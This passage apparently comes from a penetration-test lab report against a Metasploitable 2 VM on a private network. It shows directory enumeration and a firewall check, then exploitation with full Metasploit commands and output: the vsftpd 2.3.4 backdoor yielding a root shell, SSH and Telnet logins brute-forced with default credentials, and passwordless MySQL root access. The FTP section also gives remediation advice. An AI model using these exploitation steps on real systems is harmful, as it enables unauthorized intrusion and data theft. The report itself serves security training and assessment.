+ http://192.168.43.108/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.43.108/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.43.108/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.43.108/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.43.108/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.43.108/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.43.108/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.43.108/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.43.108/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.43.108/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.43.108/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/scripts/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/
+ http://192.168.43.108/phpMyAdmin/sql (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/test/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/themes/
+ http://192.168.43.108/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.43.108/phpMyAdmin/webapp (CODE:200|SIZE:6902)

---- Entering directory: http://192.168.43.108/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/twiki/ ----
==> DIRECTORY: http://192.168.43.108/twiki/bin/
+ http://192.168.43.108/twiki/data (CODE:403|SIZE:297)
+ http://192.168.43.108/twiki/index (CODE:200|SIZE:782)
+ http://192.168.43.108/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.43.108/twiki/lib/
+ http://192.168.43.108/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.43.108/twiki/pub/
+ http://192.168.43.108/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.43.108/twiki/templates (CODE:403|SIZE:302)
```

```
---- Entering directory: http://192.168.43.108/phpMyAdmin/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/setup/ ----
+ http://192.168.43.108/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/frames/
+ http://192.168.43.108/phpMyAdmin/setup/index (CODE:200|SIZE:8618)
+ http://192.168.43.108/phpMyAdmin/setup/index.php (CODE:200|SIZE:8626)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/lib/
+ http://192.168.43.108/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.43.108/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)

---- Entering directory: http://192.168.43.108/phpMyAdmin/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/twiki/bin/ ----
+ http://192.168.43.108/twiki/bin/attach (CODE:200|SIZE:4360)
+ http://192.168.43.108/twiki/bin/changes (CODE:200|SIZE:21794)
+ http://192.168.43.108/twiki/bin/edit (CODE:200|SIZE:5349)
+ http://192.168.43.108/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.43.108/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.43.108/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.43.108/twiki/bin/viewfile (CODE:302|SIZE:0)
```

We were able to find some of the hidden directories using this DIRB tool.


WAF:

Checking for any web application firewall.

```
┌──(adhi㉿kali)-[~]
└─$ wafw00f http://192.168.43.108/

                    ______
                   /      \
                  (  Woof! )
                   \  ____/
                   ,,
              .-. -
             ()``; |==|_______)
            / ('        /|\
      (  /  )          / | \
       \(_)_))        /  |  \

                          )
                         ) (_
                        ( |__|
                       .)|__|
                      (  |__|
                       . |__|
                         |__|

                ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.43.108/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

FTP Exploitation:

We were able to use FTP through Anonymous login which is a very serious vulnerability. We were able to successfully get and put files.



During the assessment of the target system, an anonymous FTP login vulnerability was discovered. Anonymous FTP allows users to log in to the FTP server without providing any authentication credentials, granting them access to files and directories that are publicly accessible.

The anonymous FTP login vulnerability poses significant security risks and should be addressed promptly. The following details outline the findings:

- Anonymous FTP Access: The FTP server is configured to allow anonymous login, which means that anyone can connect to the server without providing any credentials. This can lead to unauthorized access to sensitive files, directories, and potentially confidential information stored on the server.
- Lack of Authentication: Without proper authentication mechanisms in place, the FTP server fails to verify the identity of the connecting user. This absence of authentication opens up opportunities for malicious actors to exploit the system, potentially compromising the server's integrity and confidentiality.
- Potential Data Exposure: Anonymous FTP login allows unauthorized users to browse and download files from the server. This can result in the exposure of sensitive data, including private documents, configuration files, or even personally identifiable information (PII) of users or clients.
- Limited Access Controls: The anonymous FTP login lacks access controls, meaning that once connected, users can freely navigate through the file system and access files and directories that should not be publicly available. This increases the risk of unauthorized modification, deletion, or disclosure of critical files.


- Compliance and Privacy Concerns: Depending on the nature of the data stored on the server, the presence of anonymous FTP login may lead to non-compliance with regulatory requirements, such as the General Data Protection Regulation (GDPR) or industry-specific standards. It can also result in privacy breaches and potential legal implications.


To mitigate the risks associated with the anonymous FTP login vulnerability, the following actions should be taken:

- Disable Anonymous FTP Login: Configure the FTP server to disallow anonymous login. Require all users to authenticate with valid credentials before accessing the server. This ensures that only authorized individuals can access the files and directories.
- Implement Strong Authentication: Enforce strong password policies and consider implementing additional security measures such as multi-factor authentication (MFA) to strengthen the authentication process and prevent unauthorized access.
- Implement Access Controls: Implement granular access controls to restrict user permissions based on their roles and responsibilities. Regularly review and update these access controls to ensure they align with the principle of least privilege.
- Regularly Monitor and Audit FTP Server: Implement logging and monitoring mechanisms to track FTP server activities, including login attempts, file transfers, and access to sensitive directories. Regularly review and analyze the logs for any suspicious or unauthorized activities.
- Encrypt FTP Communication: Secure the FTP communication channel by using secure protocols such as FTPS (FTP over SSL/TLS) or SFTP (SSH File Transfer Protocol). This ensures that data transmitted between the client and server is encrypted, preventing interception and unauthorized access.
- Regularly Update and Patch the FTP Server: Keep the FTP server software up to date with the latest patches and security updates. This helps address known vulnerabilities and protect against exploitation.

FTP Port Exploitation:

Using Metasploit we have exploited the FTP port to gain backdoor access.


adhi@kali: ~
File Edit View Search Terminal Help
(adhi㉿kali)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console...
=[metasploit v6.3.14-dev]
+ -- --=[2311 exploits - 1206 auxiliary - 412 post]
+ -- --=[975 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.43.108 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.108:21 - USER: 331 Please specify the password.
[+] 192.168.43.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.5:39683 -> 192.168.43.108:6200) at 2023-06-22 13:58:15 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

We have successfully gained backdoor access to the machine, and we were able to execute commands successfully.

SSH Exploitation:

```
File  Edit  View  Search  Terminal  Help
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/adhi/pst.txt
PASS_FILE => /home/adhi/pst.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting     Required  Description
   ----             ---------------     --------  -----------
   BLANK_PASSWORDS  false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false               no        Add all passwords in the current database to the list
   DB_ALL_USERS     false               no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                             no        A specific password to authenticate with
   PASS_FILE        /home/adhi/pst.txt  no        File containing passwords, one per line
   RHOSTS           192.168.43.108      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            22                  yes       The target port
   STOP_ON_SUCCESS  false               yes       Stop guessing when a credential works for a host
   THREADS          1                   yes       The number of concurrent threads (max one per host)
   USERNAME         msfadmin            no        A specific username to authenticate as
   USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false               no        Try the username as the password for all users
   USER_FILE                            no        File containing usernames, one per line
   VERBOSE          false               yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.43.108:22 - Starting bruteforce
[+] 192.168.43.108:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfa
dmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.43.5:38293 -> 192.168.43.108:22) at 2023-06-27 19:40:05 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH adhi @   192.168.43.5:38293 -> 192.168.43.108:22 (192.168.43.108)

msf6 auxiliary(scanner/ssh/ssh_login) > session 1
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

sysinfo
-bash: line 2: sysinfo: command not found
ls
cli.c
flag.txt
hi.txt
vulnerable
cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

We were successfully able to exploit the SSH port and gain access to the machine and execute commands on it.

TELNET Exploitation:

```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank    Check  Description
   -  ----                                                     ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                                     normal  No     Telnet Login Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS   false           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23              yes       The target port (TCP)
   STOP_ON_SUCCESS   false           yes       Stop guessing when a credential works for a host
   THREADS           1               yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false           no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE           true            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

```
[!] 192.168.43.108:23     - No active DB -- Credential data will not be saved!
[+] 192.168.43.108:23     - 192.168.43.108:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.43.108:23     - Attempting to start session 192.168.43.108:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.43.5:45515 -> 192.168.43.108:23) at 2023-06-27 19:49:45 +0530
[*] 192.168.43.108:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.43.108:23)  192.168.43.5:45515 -> 192.168.43.108:23 (192.168.43.108)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$ ls
ls
cli.c  flag.txt  hi.txt  vulnerable
msfadmin@metasploitable:~$ pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$
```

We were successfully able to login to the remote host and we were able to execute commands.

We can also login to the machine from out terminal after knowing the credentials.

```
┌──(adhi㉿kali)-[~]
└─$ telnet 192.168.43.108
Trying 192.168.43.108...
Connected to 192.168.43.108.
Escape character is '^]'.
                                  _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | | ___  |___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| | |/ _ \   __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | | |  __/  / __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|_|\___| |_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 27 10:19:39 EDT 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
cli.c  flag.txt  hi.txt  vulnerable
msfadmin@metasploitable:~$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/mapper/metasploitable-root
                       7282168   1539408   5375760  23% /
varrun                 1037800       144   1037656   1% /var/run
varlock                1037800         0   1037800   0% /var/lock
udev                   1037800        20   1037780   1% /dev
devshm                 1037800         0   1037800   0% /dev/shm
/dev/sda1               233333     25356    195930  12% /boot
msfadmin@metasploitable:~$
```

MYSQL Exploitation:

No password was required, so we were directly able to access the Mysql database.

```
┌──(adhi㉿kali)-[~]
└─$ mysql -h 192.168.43.108 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 537
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [information_schema]> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLES                                |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| TRIGGERS                              |
| USER_PRIVILEGES                       |
| VIEWS                                 |
+---------------------------------------+
17 rows in set (0.001 sec)
```

We were also able to perform sql queries and extract some valuable information from it.

```
MySQL [information_schema]> select * from user_privileges;
+-----------------------+---------------+-------------------------+--------------+
| GRANTEE               | TABLE_CATALOG | PRIVILEGE_TYPE          | IS_GRANTABLE |
+-----------------------+---------------+-------------------------+--------------+
| 'root'@'%'            | NULL          | SELECT                  | YES          |
| 'root'@'%'            | NULL          | INSERT                  | YES          |
| 'root'@'%'            | NULL          | UPDATE                  | YES          |
| 'root'@'%'            | NULL          | DELETE                  | YES          |
| 'root'@'%'            | NULL          | CREATE                  | YES          |
| 'root'@'%'            | NULL          | DROP                    | YES          |
| 'root'@'%'            | NULL          | RELOAD                  | YES          |
| 'root'@'%'            | NULL          | SHUTDOWN                | YES          |
| 'root'@'%'            | NULL          | PROCESS                 | YES          |
| 'root'@'%'            | NULL          | FILE                    | YES          |
| 'root'@'%'            | NULL          | REFERENCES              | YES          |
| 'root'@'%'            | NULL          | INDEX                   | YES          |
| 'root'@'%'            | NULL          | ALTER                   | YES          |
| 'root'@'%'            | NULL          | SHOW DATABASES          | YES          |
| 'root'@'%'            | NULL          | SUPER                   | YES          |
| 'root'@'%'            | NULL          | CREATE TEMPORARY TABLES | YES          |
| 'root'@'%'            | NULL          | LOCK TABLES             | YES          |
| 'root'@'%'            | NULL          | EXECUTE                 | YES          |
| 'root'@'%'            | NULL          | REPLICATION SLAVE       | YES          |
| 'root'@'%'            | NULL          | REPLICATION CLIENT      | YES          |
| 'root'@'%'            | NULL          | CREATE VIEW             | YES          |
| 'root'@'%'            | NULL          | SHOW VIEW               | YES          |
| 'root'@'%'            | NULL          | CREATE ROUTINE          | YES          |
| 'root'@'%'            | NULL          | ALTER ROUTINE           | YES          |
| 'root'@'%'            | NULL          | CREATE USER             | YES          |
| 'guest'@'%'           | NULL          | SELECT                  | YES          |
| 'guest'@'%'           | NULL          | INSERT                  | YES          |
| 'guest'@'%'           | NULL          | UPDATE                  | YES          |
| 'guest'@'%'           | NULL          | DELETE                  | YES          |
| 'guest'@'%'           | NULL          | CREATE                  | YES          |
| 'guest'@'%'           | NULL          | DROP                    | YES          |
| 'guest'@'%'           | NULL          | RELOAD                  | YES          |
| 'guest'@'%'           | NULL          | SHUTDOWN                | YES          |
| 'guest'@'%'           | NULL          | PROCESS                 | YES          |
| 'guest'@'%'           | NULL          | FILE                    | YES          |
| 'guest'@'%'           | NULL          | REFERENCES              | YES          |
```

POSTGRESQL Exploitation:

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
